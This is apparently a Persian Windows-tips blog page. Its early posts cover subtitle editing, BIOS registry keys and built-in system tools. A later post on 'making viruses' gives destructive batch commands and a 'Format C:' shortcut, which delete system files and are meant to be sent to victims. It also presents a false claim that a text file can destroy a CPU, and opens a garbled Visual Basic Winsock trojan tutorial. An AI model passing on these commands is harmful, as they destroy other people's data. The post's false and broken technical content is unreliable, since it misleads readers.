كامپيوتر برتر

هر چي خواستي فقط درخواست كن.امنيت.هك.عيب يابي.ويندوز.راهكار.ترفند.آموزش.ريجستري.....


ساخت و ویرایش زیرنویس با Notepad

Notepad

در صورتی که اهل دیدن فیلم و سریال باشید حتماً با زیرنویس‌هایی که به صورت یک فایل جداگانه در کنار فایل ویدیویی قرار می‌گیرند آشنایی دارید. این فایل‌ها، در اصل یک فایل متنی (عموماً با فرمت SRT) هستند که شامل متن زیرنویس‌ها و زمان‌بندی‌ نمایش آن‌ها هستند. شما می‌توانید به آسانی این زیرنویس‌ها را توسط Notepad ویندوز و یا هر ویرایش‌گر متن دیگری ویرایش کرده و یا خودتان یک فایل زیرنویس جدید تولید کنید. در این ترفند به نحوه‌ی چگونگی انجام این کار خواهیم پرداخت. با این روش می‌توانید به آسانی یک فایل زیرنویس انگلیسی را به فارسی ترجمه کنید.

بدین منظور:
ابتدا جهت تولید یک زیرنویس جدید Notepad ویندوز را باز کنید.
همچنین اگر قصد ویرایش یک زیرنویس را دارید، فایل زیرنویس با فرمت SRT را توسط Notepad ویندوز فراخوانی کنید.
الگوی کلی زیرنویس در هر پرده بدین صورت است:

شماره‌ی زیرنویس
زمان پایان
متن زیرنویس
(یک سطر خالی)

به این مثال که شامل یک زیرنویس انگلیسی است توجه کنید:

911
00:53:59,765 --> 00:54:03,968
We all make rules for ourselves

912
00:54:04,002 --> 00:54:07,972
It's these rules that help define who we are

913
00:54:10,976 --> 00:54:15,212
So when we break those rules, we risk losing ourselves

914
00:54:15,247 --> 00:54:17,248
and becoming something unknown

ترجمه‌ی فارسی از سطرهای این زیرنویس بدین صورت خواهد بود:

911
00:53:59,765 --> 00:54:03,968
ما همه برای خود قوانینی می‌سازیم

912
00:54:04,002 --> 00:54:07,972
این قوانین هستند که به تعریف این که ما چه کسانی هستیم کمک می‌کنند

913
00:54:10,976 --> 00:54:15,212
پس هنگامی که ما آن قوانین را زیر پای می‌گذاریم، مرتکب این ریسک می‌شویم که خودمان را گم کنیم

914
00:54:15,247 --> 00:54:17,248
و تبدیل به چیزی ناشناخته شویم

این تکه زیرنویس، شامل 4 پرده است که زیرنویس‌های شماره 911 تا 914 را شامل می‌شود. زمان نمایش این زیرنویس‌ها از 00:53:59,765 آغاز شده و در 00:54:17,248 پایان پذیرفته است.
در پایان کافی است فایل را ذخیره کرده و در کنار فایل ویدیویی با نام یکسان قرار دهید.
سپس به کمک نرم‌افزارهای مشاهده ویدیو نظیر KMPlayer و VLC media player می‌توانید ویدیو به همراه زیرنویس را مشاهده کنید.
شما می‌توانید در زیرنویس‌های خود از تگ‌های HTML نیز در صورت آشنایی، استفاده کنید.
همچنین برای ویرایش حرفه‌ای‌تر زیرنویس‌ها و تبدیل Encoding آن‌ها، می‌توانید از نرم‌افزارهای ویرایش متن حرفه‌ای‌تر مانند Notepad2 و ++Notepad استفاده کنید.

یکشنبه 05 آبان 1392 | ارسال نظر(0)

 
نحوه‌ی مشاهده‌ی اطلاعات BIOS از طریق رجیستری ویندوز

BIOS

گاهی ممکن است نیازمند اطلاعاتی پیرامون BIOS سیستم باشید. بدین منظور می‌توان پیش از ورود به محیط سیستم عامل با فشردن کلید F8 وارد تنظیمات BIOS کامپیوتر شد و اطلاعات مورد نیاز را مشاهده کرد (البته کلید ورودی در مادربوردهای مختلف ممکن است متفاوت باشد). اما حتماً برای‌تان جالب است بدانید که اطلاعاتی نظیر نسخه BIOS، تاریخ به‌روزرسانی آن، سازنده مادربورد و... از طریق رجیستری ویندوز نیز قابل مشاهده است. در این ترفند قصد داریم به نحوه‌ی مشاهده‌ی اطلاعات BIOS از طریق رجیستری ویندوز بپردازیم.

بدین منظور:
ابتدا  کلیدهای ترکیبی Win+R را فشار دهید تا پنجره‌ی Run باز شود.
در Run عبارت regedit را وارد نموده و Enter بزنید.
اکنون در پنجره‌ی رجیستری ویندوز ابتدا به مسیر زیر بروید:

HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System

اکنون با مشاهده‌ی قسمت سمت راست پنجره می‌توانید اطلاعاتی نظیر نسخه‌ی BIOS و تاریخ به‌روزرسانی آن را مشاهده کنید.
همچنین با مراجعه به مسیر زیر:

HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\Bios

می‌توانید اطلاعات دیگری در خصوص BIOS مشاهده کنید.

یکشنبه 05 آبان 1392 | ارسال نظر(0)

 
آموزش امنيت ويندوز عامل 7

امنیت سیستم عامل خود را چک کنید


گاهی اوقات نیز این صفحه با یک صفحه جعلی به همان شکل جابجا می شود تا رمز ورودی که وارد می کنید در اختیار هکران و سارقان قرار گیرد و بهتر است که از راه حل ویندوز 7 استفاده کنید که راه حلی مناسب است.

1. در منوی استارت در کادر جست و جو عبارت Netplwiz را وارد کنید.

2. در پنجره ی باز شده User Accounts به تبAdvancwd بروید و علامت چک مارک کنار عبارت Requiresusers to Press ctrl+Alt+Delete را فعال کنید.

3. با طی مرحله 2 و تایید تغییرات مرحله ورود به ویندوز با یک لایه امنیتی بیشتر محافظت می شود و برای عملیات ورود می بایست ابتدا کلیدهای ctrl+Alt+Delete را فشار دهید و تایید هویت شوید، به این ترتیب صفحات جعلی نیز شناسایی می شود

یکشنبه 05 آبان 1392 | ارسال نظر(0)

 
ابزارهای مفید سیستمی مخفی در ویندوز

رایانه


امکانات سیستمی قالب توجهی در ویندوز وجود دارد که مخفی بوده و چندان در دسترس نیست. برخی از آنها از طریق منوی Start و جستجو قابل دسترس هستند اما برخی نیز تنها با وارد کردن کد در CMD قابل دسترس هستند.

 Windows Memory Diagnostic



ویندوز دارای برنامه تست و تشخیص رم ای است که توسط آن می توان کامپیوتر را ری استارت کرده و رم کامپیوتر را چک کنیم. این برنامه شباهت هایی با برنامه معروف و محبوب Mem Test 86 دارد. اگر می خواهید حافظه کامپیوترتان را برای بررسی خطاها کنترل و تست کنید نیازی به نصب برنامه جداگانه برروی کامپیوترتان ندارید. تنها کافی است از برنامه Windows Memory Diagnostic استفاده کنید. برای پیدا کردن این برنامه در منوی استارد عبارت Windows Memory Diagnostic را تایپ کرده و برروی برنامه ظاهر شده کلیک کنید.
قطعات سخت افزاری کامپیوتر, ترفندهای رجیستری ویندوز

Resource Monitor

برنامه Resource Monitor نگاهی تقریبا کامل به استفاده از منابع سیستمی شما دارد. شما می توانید اطلاعات، آمار و نمودارهای زنده ای از میزان استفاده از منابعی مانند پردازنده (CPU)، دیسک سخت، شبکه و حافظه موقت را مشاهده نمایید.

این امکان بدین معنی است که می توانید با بررسی این اطلاعات متوجه شوید که چه پردازش هایی از دیسک یا شبکه یا پردازنده شما استفاده بیشتری می کنند و کدام پردازش ها این منابع را بصورت سنگین درگیر کرده اند. حتی می توانید به بررسی پردازش هایی که با اینترنت در حال تبادل داده می باشند بپردازید و به مشاهده آدرس های اینترنتی متصل بپردازید. Resource Monitor اطلاعات به مراتب بیشتری از تسک منیجر به شما خواهد داد.

می توانید برای باز کردن Resource Monitor ابتدا به Task Manager بروید. سپس به تب Performance بروید. و Resource Monitor را انتخاب کنید. روش ساده تر دسترسی به این برنامه جستجو در منوی استارت با تایپ عبارت Resource Monitor می باشد.
قطعات سخت افزاری کامپیوتر, ترفندهای رجیستری ویندوز

Performance Monitor

برنامه Performance Monitor به شما اجازه می دهد تا به جمع آوری گزارشاتی درباره عملکرد سیستم تان بپردازید و آنها را مشاهده نمایید. از طریق این برنامه می توانید بصورت زنده به داده های دلخواهی درباره سیستم دستیابید و آنها را زیر نظر بگیرید.
قطعات سخت افزاری کامپیوتر, ترفندهای رجیستری ویندوز


Computer Management و Administrative Tools
برنامه Performance Monitor که در بالا به آن اشاره شد یکی از چند برنامه خوب از مجموعه Microsoft Management Console است. بسیاری از این ابزار در پوشه Administrative Tools قابل دسترسی هستند اما تمامی آنها را می توانید در یک پنجره و در Computer Management باز و استفاده کنید. در میان دیگر ابزار و امکانات این پنجره شامل موارد زیر نیز می باشد:

Task Scheduler: ابزاری خوب و قدرتمند که به شما اجازه می دهد تا به مشاهده و تنظیم وظایف برنامه ریزی شده اقدام کنید و البته وظایف جدیدی را ایجاد و مدیریت کنید.

Event Viewer: گزارش کاملی درباره تمامی اتفاقات ویندوز از نرم افزارهای نصب و استفاده شده تا صفحه مرگ آبی را می توانید در اینجا مشاهده کنید.

Shared Folders: رابط بسیار خوبی که تمامی پوشه های اشتراک گذاری شده در شبکه را نمایش می دهد، این ابزار برای مدیریت پوشه های اشتراک گذاری شده در شبکه بسیار مفید است مخصوصا در مواقعی که پوشه های بسیاری را برای اموری به اشتراک گذاشته و می خواهیم آنها را به حالت اولیه بازگردانیم اما آمار آنها از دست ما در رفته است!

Device Manager: حتما با نام Device Manager آشنا هستید، بخشی که به کلیه سخت افزارهای متصل به کامپیوتر دسترسی داریم. در اینجا نیز به همان Device Manager کلاسیک دسترسی خواهید داشت و لیستی از قطعات متصل به کامپیوتر را مشاهده خواهید کرد. از طریق این بخش می توانید درایور سخت افزار هایی که نصب نشده اند را نصب کرده، راه اندازهای قدیمی را بروز رسانی کرده و یا برخی قطعات را غیرفعال کنید.

Disk Management: برنامه ای خوب و مناسب برای پارتیشن بندی، ساخت، حذف یا تغییر سایز درایوهای هارد دیسک که بدون نیاز به نصب نرم افزاری مجزا پاسخگوی شما خواهد بود.

Services: رابط کاربری که به شما اجازه می دهد تا به مشاهده و مدیریت سرویس هایی که در پس زمینه ویندوز در حال فعالیت هستند بپردازید.

پوشه Administrative Tools شامل خدمات مفید دیگری نیز هست مانند Windows Firewall with Advanced Security  که به شما این امکان را می دهد تا دیواره های آتشی با قوانین پیشرفته و دلخواه ایجاد کنید.
قطعات سخت افزاری کامپیوتر, ترفندهای رجیستری ویندوز


ویندوز شامل مدیریت کاربری مخفی است که جدای از مدیریت نام های کاربری موجود در کنترل پنل است و برخی تنظیمات بیشتر در آن وجود دارد. برای باز شدن این پنجره کلید های ویندوز و R را با هم فشرده تا پنجره Run باز شود. درون این پنجره عبارت netplwiz یا control userpasswords2 را تایپ کرده و اینتر بزنید.
قطعات سخت افزاری کامپیوتر, ترفندهای رجیستری ویندوز

Disk Cleanup

ابزار Disk Cleanup ویندوز هرچند آنقدرها مخفی نیست اما از آنجایی که بسیاری از کاربران هنوز از آن اطلاعی ندارند آن را معرفی می کنیم. این ابزار کامپیوتر را برای فایل ها و داده های  بی استفاده جستجو می کند، فایل هایی که می توان آنها را حذف و فضایی را از هارد دیسک آزاد کرد. کاربران حرفه ای معمولا نرم افزار CCleaner را که ابزاری رایگان و قدرتمند است معرفی می کنند، اما اگر دوست ندارید برنامه جدیدی نصب کنید Disk Cleanup برنامه معقول، قدرتمند و خوبی است. برای باز کردن این برنامه Disk Cleanup را در منوی استارت جستجو کنید.
قطعات سخت افزاری کامپیوتر, ترفندهای رجیستری ویندوز

Group Policy Editor

Group Policy Editor تنها در نسخه های Professional یا Ultimate ویندوز قابل دسترسی است و در نسخه های standard یا Home ویندوز دسترسی به آن امکان پذیر نمی باشد. این ابزار طیف گسترده ای از تنظیمات را در اختیار کاربر قرار می دهد که برای استفاده مدیریتی از سیتم عامل استفاده می گردد، هرچند برخی امکانات آن برای کاربران عادی نیز می تواند جالب توجه باشد. برای باز کردن این برنامه gpedit.msc را در منوی استارت تایپ و اینتر بزنید.
قطعات سخت افزاری کامپیوتر, ترفندهای رجیستری ویندوز


Registry Editor
مطمئنا همه شما نام Registry Editor را شنیده اید اما هنوز مایکروسافت آن را مخفی نگاه داشته و برای باز کردن آن نمی توانید از طریق برنامه های موجود در منوی استارت به آن دسترسی داشته باشید. البته این کار به دلیل مسائل امنیتی سیستم عامل ویندوز است چون با تغییرات اشتباه در این بخش ممکن است ویندوز خود را از دست بدهید. برای باز کردن ویرایشگر رجیستری در منوی استارت عبارت regedit را تایپ کرده و اینتر بزنید.

بسیاری از ترفندهایی که می توان در Group Policy Editor انجام داد در ویرایشگر رجیستری هم قابل انجام است. مثلا اگر نسخه خانگی ویندوز ۸ را خریداری کرده و نمی توانید از طریق Group Policy Editor برخی تغییرات دلخواهتان را اعمال کنید این امکان وجود دارد که از راه ویرایش کلیدهای رجیستری تنظیمات مورد نظرتان را انجام دهید.
قطعات سخت افزاری کامپیوتر, ترفندهای رجیستری ویندوز


MSConfig
پنجره System Configuration از دیگر برنامه هایی است که بسیاری نام آن را شنیده اند. قبل از آمدن ویندوز ۸، نسخه های پیشین برنامه ای برای مدیریت استارتاپ ویندوز نداشتند و تنها راه مدیریت این بخش بدون نصب برنامه مجزا System Configuration بود. همچنین از طریق  این پنجره می توانید بوت لودر را نیز مدیریت کنید. این بخش برای کامپیوتر هایی که دارای چند سیستم عامل می باشند مناسب است. برای ورود به این پنجره در منوی استارت عبارت msconfig را تایت و اینتر را فشار دهید.
قطعات سخت افزاری کامپیوتر, ترفندهای رجیستری ویندوز


System Information
ابزار System Information به کاربر این امکان را می دهد تا اطلاعاتی را درباره کامپیوتر موجود مشاهده نماید. این اطلاعات تقریبا شامل همه چیز است از مشخصات قطعات سخت افزاری تا برنامه های نصب شده. برای باز کردن این ابزار System Information را در منوی استارت جستجو کنید.
قطعات سخت افزاری کامپیوتر, ترفندهای رجیستری ویندوز

اکنون که شما اطلاعات بیشتری درباره ابزار مخفی در ویندوز دارید می توانید مدیریت بیشتری برروی سیستم عامل و فعالیت های مورد نظرتان داشته باشید. این ابزار تقریبا همیشه همراه و در دسترس شما خواهند بود و بدون نیاز به نصب نرم افزار اضافی می توانید از آنها استفاده کنید و لذت ببرید!

یکشنبه 05 آبان 1392 | ارسال نظر(0)

 
آموزش ساخت ويروس

آموزش ساخت تروجان بدون هیچ نرم افزاری !!!

) این ویروس چیز سختی نیست ولی خیلی خطرناکه.
اول از همه روی دسکتاپ رایت کلیک کنید بعدش New ShortCut بسازید.
یه صفحه باز میشه در اون بنویسید: Format C:/Autotest
سپس Next را زده و در صفحه جدید که باز میشه یه اسم واسه ویروستون انتخاب کنید.
سپس Next را زده و یه آیکون با سلیقه خودتون برای اون انتخاب کرده و Finish کنید.
خب دیگه کارمون تمومه حالا اگه اجراش کنین بیچاره میشین.
اگه خواستین بفهمین چی میشه به جای Format C:/autotest بنویسید
Format a:/autotest و یه فلاپی که حاوی اطلاعات هستش در Flopy Drive خود . . .

۱)
این ویروس چیز سختی نیست ولی خیلی خطرناکه.
اول از همه روی دسکتاپ رایت کلیک کنید بعدش New ShortCut بسازید.
یه صفحه باز میشه در اون بنویسید: Format C:/Autotest
سپس Next را زده و در صفحه جدید که باز میشه یه اسم واسه ویروستون انتخاب کنید.
سپس Next را زده و یه آیکون با سلیقه خودتون برای اون انتخاب کرده و Finish کنید.
خب دیگه کارمون تمومه حالا اگه اجراش کنین بیچاره میشین.
اگه خواستین بفهمین چی میشه به جای Format C:/autotest بنویسید
Format a:/autotest و یه فلاپی که حاوی اطلاعات هستش در Flopy Drive خود
قرار دهید بعد اجراش کنید بعد برین سراغ فلاپیتون ببینید چی شده.میبینید فلاپی
پاک شده ودیگه نه میشه اطلاعات روش ریخت ونه میشه فرمتش کرد.
۲)
روی دسک تاپ راست کلیک کنید وازگزینه ی new ---> text document را انتخاب کنید.

:

:c
del autoexec.bat

del config.sys

cd winnt

del system.ini
del win.ini
بعد فایل رو با پسوند bat. سیو کنید.
مثل این : nofooz.bat
این فایل رو وقتی برای کسی بفرستید هیچی نمیشه ولی وقتی اجراش کنه و کامپیوترش رو ریست کنه دیگه ویندوزش بالا نمیاد .
۳) . روی دسک تاپ راست کلیک کنید وازگزینه ی new ---> text document را انتخاب کنید.
2. حالا وارد text document شوید ودر آن عبارت زیررا تایپ کنید.
cpu_567hjkblaster
3. بعد از سیو کردن آنرا rename کرده و اسمی برایش انتخاب کنید.
حالا اگه فایل رو اجرا کنید باید فاتحه ی cpu رو بخونین.
۴)
این ویروس قابلیتی که داره اینه که هیچ آنتی ویروسی نمی تونه در برابرش کاری کنه و بعد از ری استارت ویندوز فرمت میشه
برای ساختن این ویروس مراحل زیر رو انجام بدید :
به Notepad رفته و این عبارت رو بنویسید :
del autotexec.bat
del config.sys
cd winnt
del system.ini
del win.ini

بعد اونو با فرمت bat سیو کنین و برای قربانی بفرستین .
------------------------------------------------------------------------------------

آموزش ساخت تروجان با ویژوال بیسیک

ﻣﻘﺪﻣﻪ :‬
‫ﺗﺮﻭﺟﺎﻥ ﻫﺎ (‪ (Trojans‬ﻳﻜﻲ ﺍﺯ ﺟﺎﻟﺒﺘﺮﻳﻦ ﻭ ﺩﺭ ﻋﻴﻦ ﺣﺎﻝ ﺧﻼﻗﺎﻧﻪ ﺗﺮﻳﻦ ﺭﻭﺷﻬﺎﻱ ﻧﻔﻮﺫ ﺑﻪ ﻛﻼﻳﻨﺖ ﻫـﺎ می باشد . ﻣـﻦ‬ ‫ﻫﻤﻴﺸﻪ ﺑﻪ ﺍﻳﻦ ﻣﺒﺤﺚ ﻋﺸﻖ ﻣﻲ ﻭﺭﺯﻳﺪﻡ ﻭ ﻟﻲ ﺑﻌﻀﻲ ﺍﺯ ﺩﻭﺳﺘﺎﻥ ﺑﺎ ﻛﺎﺭﻫﺎﻱ ﺑﭽﻪ ﮔﺎﻧـﻪ ﺧـﻮﺩ ﺍﺭﺯﺵ ﻭ ﻛـﺎﺭﺍﻳﻲ ﺍﻳـﻦ‬ ‫ﺑﺮﻧﺎﻣﻪ ﻫﺎ ﺭﺍ ﺑﻪ ﭘﺎﻳﻴﻦ ﺗﺮﻳﻦ ﺳﻄﺢ ﺧﻮﺩ ﺗﻨﺰﻝ ﺩﺍﺩﻩ ﺍﻧﺪ .‬ ‫ﻣﻦ ﺳﻌﻲ ﺩﺍﺭﻡ ﻳﻚ ﺁﻣﻮﺯﺵ ﺍﺯ ﻧﻮﺷﺘﻦ ﻳﻚ ﺗﺮﻭﺟﺎﻥ ﺳﺎﺩﻩ ﻛﻪ ﻳﻚ ﭘﻴﻐﺎﻡ ﺭﺍ ﺑﺮﺍﻱ ﻗﺮﺑﺎﻧﻲ ﻣﻴﻔﺮﺳﺘﻨﺪ ، ﺩﻫﻢ .‬

‫۱ – ﺍﺑﺘﺪﺍ ﻭﻳﮋﻭﺍﻝ ﺑﻴﺴﻴﻚ ﺭﺍ ﺑﺎﺯ ﻛﺮﺩﻩ ﻭ ﺳﭙﺲ ﭘﺮﻭﮊﻩ ﺍﺳﺘﺎﻧﺪﺍﺭﺩ ﺭﺍ ﺍﻧﺘﺨﺎﺏ ﻛﻨﻴﺪ .‬
ایجاد پروژه ی Standard EXE


‫۲ – ﺳﭙﺲ ﺩﺭ ﻗﺴﻤﺖ ﺍﺑﺰﺍﺭ ﻛﻠﻴﻚ ﻛﺮﺩﻩ ﻭ ﺳﭙﺲ ﮔﺰﻳﻨﻪ ‪ components‬ﺭﺍ ﺍﻧﺘﺨﺎﺏ ﻛﻨﻴﺪ .‬
انتخاب گزینه ی components


‫۳ – ﺍﺯ ﺻﻔﺤﻪ ﺍﻱ ﻛﻪ ﺑﺎﺭ می شود ﮔﺰﻳﻨﻪ ۶٫۰ ‪ Microsoft Winsock Control‬ﺭﺍ ﺍﻧﺘﺨﺎﺏ ﻛﻨﻴﺪ .‬
انتخاب گزینه ی 0.6 ‪ Microsoft Winsock Control


‫۴ – ﺧﻮﺏ ﺑﻌﺪ ﺍﺯ ﺯﺩﻥ ‪ ، ok‬ﺩﻭ ﻛﺎﻣﭙﻴﻮﺗﺮ ﻛﻮﭼﻚ ﭘﺸﺖ ﺳﺮ ﻫﻢ ﻛﻨﺎﺭ ﻧﻮﺍﺭ ﺍﺑﺰﺍﺭ ﻇﺎﻫﺮ ﻣﻴﺸﻮﺩ .‬

‫۵ – ﺣﺎﻻ ﺭﻭﻱ ﺁﻥ ﻫﺎ ﻛﻠﻴﻚ ﻛﺮﺩﻩ ﻭ ﻳﻜﻲ ﺍﺯ ﺁﻧﻬﺎ ﺭﺍ ﺩﺭ ﺻﻔﺤﻪ ﻗﺮﺍﺭ ﺩﻫﻴﺪ ﻭ ﺳﭙﺲ ﻧﺎﻡ ﺁﻥ ﺭﺍ ﺑﻪ TCP1 ﺗﻐﻴﻴﺮ ﺩﻫﻴﺪ .‬

‫ﻛﻤﻲ ﺗﻮﺿﻴﺢ : ‪ Winsock‬ﻳﻜﻲ ﺍﺯ ﺍﺑﺰﺍﺭ ﻫﺎﻱ ﺑﺮﻗﺮﺍﺭﻱ ﺍﺭﺗﺒﺎﻁ ﺍﺯ ﻃﺮﻳـﻖ پورت ﻫـﺎﻱ ‪ UDP‬ﻭ ‪ TCP‬ﺑـﻴﻦ ﺳـﺮﻭﺭ ﻭ‬ ‫ﻛﻼﻳﻨﺖ ﺩﺭ ‪ vb‬ﻣﻴﺒﺎﺷﺪ . ﺗﻮﺟﻪ ﻛﻨﻴﺪ ﻛﻪ ﺑﺮﺍﻱ ﻧﻮﺷﺘﻦ ﺑﺎﻓﺮ ﺍﻭﺭ ﻓﻠﻮ ﻫﺎ ﻧﻴﺰ ﺩﺭ ﻭﻳﮋﻭﺍﻝ ﺑﻴﺴﻴﻚ ﻧﻴﺰ ﺍﺯ ﺍﻳﻦ ﻛﺎﻣﭙﻮﻧﻨـﺖ‬ ‫ﺍﺳﺘﻔﺎﺩﻩ ﻣﻴﻜﻨﻨﺪ . ﻭ ﺗﻘﺮﻳﺒﺎ ﺗﻤﺎﻡ ﺍﺭﺗﺒﺎﻃﺎﺕ ﺍﺳﺘﺎﻧﺪﺍﺭﺩ ﺩﺭ ‪ vb‬ﺑﻪ ﺍﻳﻦ ﻃﺮﻳﻖ ﺍﻧﺠﺎﻡ ﻣﻴﺸﻮﺩ .‬

‫۶ – ﺣﺎﻻ ﻳﻚ ﺑﺎﺭ ﺩﻳﮕﺮ ‪ vb‬ﺭﺍ ﺑﺎﺯ ﻛﺮﺩﻩ ﻭ ﻳﻚ ﭘﺮﻭﮊﻩ ﺩﻳﮕﺮ ﻧﻴﺰ ﺗﻌﺮﻳﻒ ﻛﻨﻴﺪ .ﻭ ﻣﺮﺍﺣﻞ ۱ ﺗﺎ ۵ ﺭﺍ ﺭﻭﻱ ﺁﻥ ﻫﻢ ﺍﻧﺠﺎﻡ‬ ‫ﺩﻫﻴﺪ . ﺗﻮﺟﻪ ﺩﺍﺷﺘﻪ ﺑﺎﺷﻴﺪ ﻛﻪ ﻳﻜﻲ ﺍﺯ ﺍﻳﻦ ﭘﺮﻭﮊﻩ ﻫﺎ ﺑﺮﺍﻱ ﺳﺮﻭﺭ ﻭ ﺩﻳﮕﺮﻱ ﺑﺮﺍﻱ ﻛﻼﻳﻨﺖ ، ﺗﺮﻭﺟﺎﻥ ﻣﺎ ﻫﺴﺘﻨﺪ.‬

ﺳﺎﺧﺖ ‪: Client‬‬
‫ﻫﻤﺎﻥ ﻃﻮﺭ ﻛﻪ ﻣﻴﺪﺍﻧﻴﺪ ﻳﻚ ﻧﺮﻭﺟﺎﻥ ﺩﺍﺭﺍﻱ ﺩﻭ ﻗﺴﻤﺖ ﺍﺻﻠﻲ ﺍﺳﺖ ، ‪ Server , Client‬ﻭ ﻣﺎ ﺑﺎﻳﺪ ﺍﻳﻦ ﺩﻭ ﺭﺍ ﺟﺪﺍ‬ﮔﺎﻧﻪ ﺑﺴﺎﺯﻳﻢ ، ﺍﻟﺒﺘﻪ ﻣﻴﺸﻮﺩ ، ﺳﺮﻭﺭ ﻭ ﻛﻼﻳﻨﺖ ﺑﺎ ﻫﻢ ﺑﺎﺷﻨﺪ ﻭﺍﻱ ﺑﻪ ﻋﻠﺖ ﭘﻴﭽﻴﺪﻩ ﺷﺪﻥ ﺑﺤﺚ ﻭ ﺧﺎﺭﺝ ﺑﻮﺩﻥ ﺍﺯ‬ ‫ﺣﻮﺻﻠﻪ ﻣﻘﺎﻟﻪ ، ﺑﻪ ﺍﻳﻦ ﻣﻮﺿﻮﻉ ﻧﻤﻲ ﭘﺮﺩﺍﺯﻳﻢ .‬
‫ﺧﻮﺏ ﺣﺎﻻ ﻛﺎﺭ ﺭﺍ ﺷﺮﻭﻉ ﻣﻴﻜﻨﻴﻢ :‬
[http://up.vatandownload.com/images/n...l5kobdf81v.jpg]

‫۱ – ﻳﻚ ﺍﺯ ﺩﻭ ﭘﺮﻭﮊﻩ ﺍﻱ ﺭﺍ ﻛﻪ ﺑﺎﺯ ﻛﺮﺩﻩ ﺍﻳﺪ ﺍﻧﺘﺨﺎﺏ ﻛﻨﻴﺪ ﻭ ﻫﻤﺎﻧﻨﺪ ﺷﻜﻞ ﺯﻳﺮ ﺑﺮﺍﻱ ﺁﻥ … , ‪command , text‬‬ ‫ﺗﻌﺮﻳﻒ ﻛﻨﻴﺪ :‬
‫ﺍﺳﻢ ﻫﺮ ﻳﻚ ﺭﺍ ﻃﺒﻖ ﺁﻧﭽﻪ ﻛﻪ ﺟﻠﻮﻱ ﺁﻧﻬﺎ ﻧﻮﺷﺘﻪ ﺷﺪﻩ ، ﺑﻨﻮﻳﺴﻴﺪ. (ﺗﺎ ﺍﻳﻨﺠﺎ ﻛﻪ ﻣﺸﻜﻠﻲ ﻭﺟﻮﺩ ﻧﺪﺍﺭﺩ)‬ ‫ﺣﺎﻻ ﻧﻮﺑﺖ ﺑﻪ ﻛﺪ ﻧﻮﻳﺴﻲ ﺑﺮﺍﻱ ﻫﺮ ﻳﻚ ﺍﺯ ﻣﻮﺍﺭﺩ ﺑﺎﻻﺳﺖ :‬
‫ﺗﻮﺿﻴﺢ ﻣﻬﻢ : ﻳﻜﻲ ﺍﺯ ﻣﻬﻤﺘﺮﻳﻦ ﻗﺴﻤﺖ ﻫﺎﻱ ﺑﺮﻧﺎﻣﻪ ﻧﻮﻳﺴﻲ ﺗﺮﻭﺟﺎﻥ ﻫﺎ ﺭﻓﻊ ﺍﺷﻜﺎﻝ ﺩﺭ ﺁﻧﻬﺎﺳﺖ ، ﭼﻮﻥ ﺩﺭ‬ ‫ﺻﻮﺭﺕ ﺑﺮﻭﺯ ﻣﺸﻜﻞ ﺗﺮﻭﺟﺎﻥ ﺑﻪ ﻃﻮﺭ ﺍﺗﻮﻣﺎﺗﻴﻚ ﺍﺯ ﻛﺎﺭ ﺑﺎﺯ ﺧﻮﺍﻫﺪ ﺍﻳﺴﺘﺎﺩ .‬
‫ﻣﺎ ﺑﺮﺍﻱ ﺍﻳﻦ ﻛﺎﺭ ﺑﺎﻳﺪ ﺍﺯ ‪ on error‬ﺍﺳﺘﻔﺎﺩﻩ ﻛﺮﺩ ﻣﺜﻼ :‬
کد PHP:
    ‫۱ ‪On error goto‬‬
    ‫…‬
    ‫‪Exit sub‬‬
    ‫
:۱‬
    ‫
[[On error msg‬‬
    ‫‪End sub 
‬‬

‫۱-ﻛﻠﻴﺪ ‪: connect‬‬
کد PHP:
    () ‪Private Sub connect_Click‬‬
    ‫‪If 
(tcp1.State <> sckClosedThen tcp1.Close‬‬
    ‫۰ 
‪tcp1.LocalPort‬‬  
    ‫۱۰۱۹ 
,‪tcp1.connect ip.Text‬‬  
    ‫‪End Sub‬‬ 
‫ﺩﺭ ﺧﻂ ﺍﻭﻝ ﺳﻮﻛﺖ ﺭﺍ ﭼﻚ ﻣﻴﻜﻨﺪ ﻭ ﺍﮔﺮ ‪ Winsock‬ﺑﻲ ﻛﺎﺭ ﺑﻮﺩ ﺑﻪ ﻛﺎﺭ ﺧﻮﺩ ﺍﺩﺍﻣﻪ ﻣﻲ ﺩﻫﺪ . ﻣﻨﻈﻮﺭ ﺍﺯ ﺑﻲ ﻛﺎﺭ‬ ‫ﺑﻮﺩﻥ ‪ Winsock‬ﻳﻌﻨﻲ ، ﻭﻳﻦ ﺳﻮﻛﺖ ﻣﺎ ﺗﻮﺳﻂ ﻗﺴﻤﺘﻲ ﺩﻳﮕﺮ ﺍﺯ ﺑﺮﻧﺎﻣﻪ ﺍﺳﺘﻔﺎﺩﻩ ﻧﺸﻮﺩ ﻭ ﺍﮔﺮ ﭼﻨﻴﻦ ﻣﻮﺭﺩﻱ ﭘﻴﺶ‬ ‫ﺑﻴﺎﻳﺪ ﺍﺭﺗﺒﺎﻁ ﺁﻥ ﺭﺍ ﻗﻄﻊ ﻣﻴﻜﻨﺪ ﻭ ﺁﻥ ﺭﺍ ﺑﺮﺍﻱ ﺍﺳﺘﻔﺎﺩﻩ ﺧﻮﺩ ﺣﺎﻇﺮ ﻣﻴﻜﻨﺪ .‬
‫ﺩﺭ ﺧﻂ ﺑﻌﺪﻱ ﻧﺸﺎﻥ ﻣﻴﺪﻫﺪ ﻛﻪ ﺍﺭﺗﺒﺎﻁ ﻣﺎ ﺑﻪ ﺻﻮﺭﺕ ﺭﻳﻤﻮﺕ ﺍﺳﺖ . ﻭ ﺩﺭ ﺧﻂ ﺳﻮﻡ ﻫﻢ ﺗﻤﺎﺱ ﺭﺍ ﺑﺮ ﺭﻭﻱ ‪ IP‬ﻛﻪ‬ ‫ﻣﺎ ﺩﺭ ‪ IP.text‬ﻭﺍﺭﺩ ﻛﺮﺩﻳﻢ ﻭ ﺑﺮ ﺭﻭﻱ ﭘﻮﺭﺕ ۱۰۱۹ ﺗﻨﻈﻴﻢ ﻛﺮﺩﻩ ﻭ ﺍﺭ ﺗﺒﺎﻁ ﺭﺍ ﺑﺮ ﻗﺮﺍﺭ ﻣﻴﻜﻨﺪ.‬

چهارشنبه 30 مرداد 1392 | ارسال نظر(0)

 
دانلود نرم افزار قفل گذاری بر روی وب کم CamBlocker 1.1.0.2

